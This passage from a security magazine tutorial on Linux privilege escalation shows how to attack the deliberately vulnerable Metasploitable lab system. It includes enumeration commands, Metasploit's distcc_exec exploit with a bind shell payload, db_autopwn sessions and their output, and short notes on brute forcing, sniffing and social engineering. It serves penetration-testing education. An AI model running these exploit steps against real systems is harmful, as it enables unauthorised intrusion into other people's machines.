

Subscribe To Our Newsletter:



Search:

[News](#) | [Articles](#) | [Tech Tools](#) | [Subscribe](#) | [Archive](#) | [Whitepapers](#) | [Digisub](#) | [Write for Us!](#) | [Newsletter](#) | [Shop](#)[DevOps](#) [Cloud Computing](#) [Virtualization](#) [HPC](#) [Linux](#) [Windows](#) [Security](#) [Monitoring](#) [Databases](#) [all Topics...](#)[Home](#) » [Articles](#) » [Understanding P...](#) [Login](#)[« Previous](#) [1](#) [2](#) [3](#) [Next »](#)

Understanding Privilege Escalation

Software Vulnerabilities

To escalate privileges, I can also approach the system from a little different angle. Instead of trying to find flaws in the configuration, I can find flaws in the software itself and exploit them, either remotely or locally. This approach might include looking for flaws in services, installed software, or the Linux kernel itself. Listing 2 shows partial results of a few useful commands run on the Metasploitable system. Overall, I found a very old kernel, 28 ports open for incoming connections, and 441 packages installed and not updated for a while.

Listing 2: grep, ps and netstat example results

```
user@metasploitable:~$ uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux

user@metasploitable:~$ netstat -tulnp
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:8009             0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:139             0.0.0.0:*               LISTEN      -
...
udp        0      0 0.0.0.0:68              0.0.0.0:*               -          -
udp        0      0 0.0.0.0:35579           0.0.0.0:*               -          -
udp6       0      0 :::48134                :::*                   -          -
udp6       0      0 :::53                   :::*                   -          -

user@metasploitable:~$ dpkg -l
```

```
Desired=Unknown/Install/Remove/Purge/Hold
| Status=Not/Installed/Config-f/Unpacked/Failed-cfg/Half-inst/t-await/T-pend
|/ Err?=(none)/Hold/Reinst-required/X=both-problems (Status,Err: uppercase=bad)
||/ Name                               Version                               Description
+++-----
ii  adduser                             3.105ubuntu1                         add and remove users and groups
ii  ant                                  1.7.0-3                              Java based build tool like make
ii  antlr                                2.7.6-10                             language tool for constructing recognizers,
...
ii  xkb-data                             1.1~cvs.20080104.1-1ubuntu6         X Keyboard Extension (XKB) configuration dat
ii  zlib1g                               1:1.2.3.3.dfsg-7ubuntu1             compression library - runtime
ii  zlib1g-dev                           1:1.2.3.3.dfsg-7ubuntu1             compression library - development
```

An easy way to quickly check for known remote service vulnerabilities is to use the [Metasploit](#) security testing tool. Metasploit checks for over 700 exploits, and it is very easy to use. It can be installed on any Linux system, but I'll use a specialized Linux distribution called [BackTrack](#), which comes with Metasploit preinstalled. BackTrack can run as a live CD as well as installed on the hard disk. Because BackTrack and Metasploit are frequently updated, it's important to run

```
apt-get update && apt-get upgrade
```

and

```
cd /pentest/exploits/framework2/
svn update
```

before starting *msfconsole* .

The recipe for how to escalate privileges using Metasploit is as follows: start *msfconsole* , get running services and their versions, search and select matching exploits, set payload and options, run *exploit*, and, if you're lucky, try out a new session. When in doubt, don't hesitate to use the *help* command.

In the information gathering phase, I've already obtained a list of running services, so I can start searching for matching exploits. To do that, I use the *search* command for each service. For example, *search distcc* reveals one available exploit. To try it out, I *select exploit/unix/misc/distcc_exec* , set the target host (*set RHOST metasploitable*) set the port (*set RPORT 3632*), set the payload (*set PAYLOAD cmd/unix/bind_perl*), and run *exploit* . You can see the effect of this in Figure 1. As you can see, the exploit worked, and I now have *daemon* privileges, and I have another account that can be used for the next iteration of privilege escalation. Keep in mind though, that usually you don't get so successful the first time or even the few first times.

```

root@bt: /pentest/exploits/framework3
File Edit View Terminal Help
msf exploit(distcc_exec) > show options

Module options (exploit/unix/misc/distcc_exec):

  Name      Current Setting  Required  Description
  ----      -
  RHOST     metasploitable  yes       The target address
  RPORT     3632             yes       The target port

Payload options (cmd/unix/bind_perl):

  Name      Current Setting  Required  Description
  ----      -
  LPORT     4444             yes       The listen port
  RHOST     metasploitable  no        The target address

Exploit target:

  Id  Name
  --  --
  0    Automatic Target

msf exploit(distcc_exec) > exploit


[*] Started bind handler

whoami
daemon

```

Figure 1: Exploiting distcc with Metasploit.

To simplify the search and exploit process, Metasploit also provides the *db_autopwn* method. This method automates the process, but it doesn't always work as well as manual reviewing. Also, to use *db_autopwn*, I have to fill the Metasploit database with running services and their version numbers. First, I check if the database is connected with *db_status*. If it is, I can run an nmap scan, for example: *db_nmap -sS metasploitable*. This scan fills up the database with services. After the scan finishes, I can check the results with *db_services*. Now, I run *db_autopwn -p -e*, which tries every available exploit based on the port number. You can see the result in Figure 2. I've got two sessions, one for *www-data* user and the other for *daemon* user.



```

root@bt: /pentest/exploits/framework3
File Edit View Terminal Help
execution...
[*] (242/242 [2 sessions]): Waiting on 6 launched modules to finish
execution...
[*] (242/242 [2 sessions]): Waiting on 4 launched modules to finish
execution...
[*] (242/242 [2 sessions]): Waiting on 2 launched modules to finish
execution...
[*] (242/242 [2 sessions]): Waiting on 1 launched modules to finish
execution...
[*] (242/242 [2 sessions]): Waiting on 1 launched modules to finish
execution...
[*] (242/242 [2 sessions]): Waiting on 0 launched modules to finish
execution...

msf > sessions -l

Active sessions
=====

  Id  Type  Information  Connection
  --  --
  1   shell unix      192.168.11.3:58852 -> 192.168.11.4:7
463
  2   shell php      192.168.11.3:47910 -> 192.168.11.4:2
8096

msf > sessions -i 1
[*] Starting interaction with 1...

whoami
daemon
^C
Abort session? [y/N] y

[*] Command shell session 1 closed. Reason: User exit
msf > sessions -i 2
[*] Starting interaction with 2...

whoami
www-data

```

Figure 2: Metasploit db_autopwn results on Metasploitable.

When Metasploit gives no positive results, I can manually search the Internet for vulnerabilities and local exploits. Good places to start searching for such exploits are the [ExploitDB](#), [SecurityFocus](#), and [PacketStorm](#) websites, as well as with [Google](#) and other search engines. Throwing the Metasploitable kernel and a few software packages at them reveals a number of exploits. Having SSH access to Metasploitable, I can simply copy and paste, run `gcc`, and test if the exploit works.

The preceding process is very time consuming. Unfortunately, the attacker usually has time to try out exploits one by one and wait to hit the right one. On the other hand, the administrator has to spend much time testing the systems to prevent all possible attacks. A much less time consuming approach, that is often quite successful in significantly reducing exposure to attack, is simply patching and updating the software.

Conclusion

User privilege escalation is a very broad topic with way more aspects than one can cover in any short article. A few other techniques are worth mentioning in conclusion: bruteforcing, sniffing, and social engineering.

Bruteforcing is an unsophisticated method that might work on systems with a very weak (or nonexistent) security policy. Too short or dictionary passwords and guessable user accounts greatly increase the probability of success with a brute force attack. Sniffing is much more complicated. If you can see network traffic, several options exist for getting access, including sniffing for unencrypted passwords and launching a man-in-the-middle attack. Last but not least, social engineering can sometimes reveal secrets you won't find online. Sometimes simply tricking people into giving up their credentials is easier than searching for a configuration flaw or vulnerable software. This doesn't always require you to make a phone call. Sometimes a simple email works. A useful tool for that can be [Metasploit SET](#) (Social Engineering Toolkit).

As with any other aspect of life, to have good results, experience is the key. Get familiar with BackTrack, and try out some of the deliberately vulnerable Linux distributions and installable software. Some examples of vulnerable software and distros include [pWnOS](#), the [Holynix](#) and [De-ICE](#) series, [OWASP BWA](#), and [Web Security Dojo](#).

And remember, do not learn to hack – hack to learn!

[« Previous](#) [1](#) [2](#) [3](#) [Next »](#)

Related content

[+ Share / Save](#) [f](#) [t](#) [p](#)

Pen Test Tips

The powerful Metasploit framework helps you see your network as an intruder would see it. You might discover it is all too easy to get past your own defenses.

[more »](#)

How to Hide a Malicious File

The best way to stop an attack is to think like an attacker. We'll show you how to use the Metasploit framework to create a malicious payload that escapes antivirus detection.


[more »](#)



Slipping your pen test past antivirus protection with Veil-Evasion

The Veil pen-testing platform provides some powerful tools that will hide your attack from antivirus scanners – and Veil even supports Metasploit payloads.

[more »](#)



Discovering SQL injection vulnerabilities

Hardly a day goes by without reports of hackers breaking into government, military, or enterprise servers. If you analyze the details of the hacker's approach, you will see that, in 90 percent of all cases, SQL injection was the root cause of a server's compromise.

[more »](#)

Intruder Tools

Professional attackers have much more pointed at your site than just Nmap, and you should too if you want to test your network's security. We'll show you some tools intruders use to gather information.

[more »](#)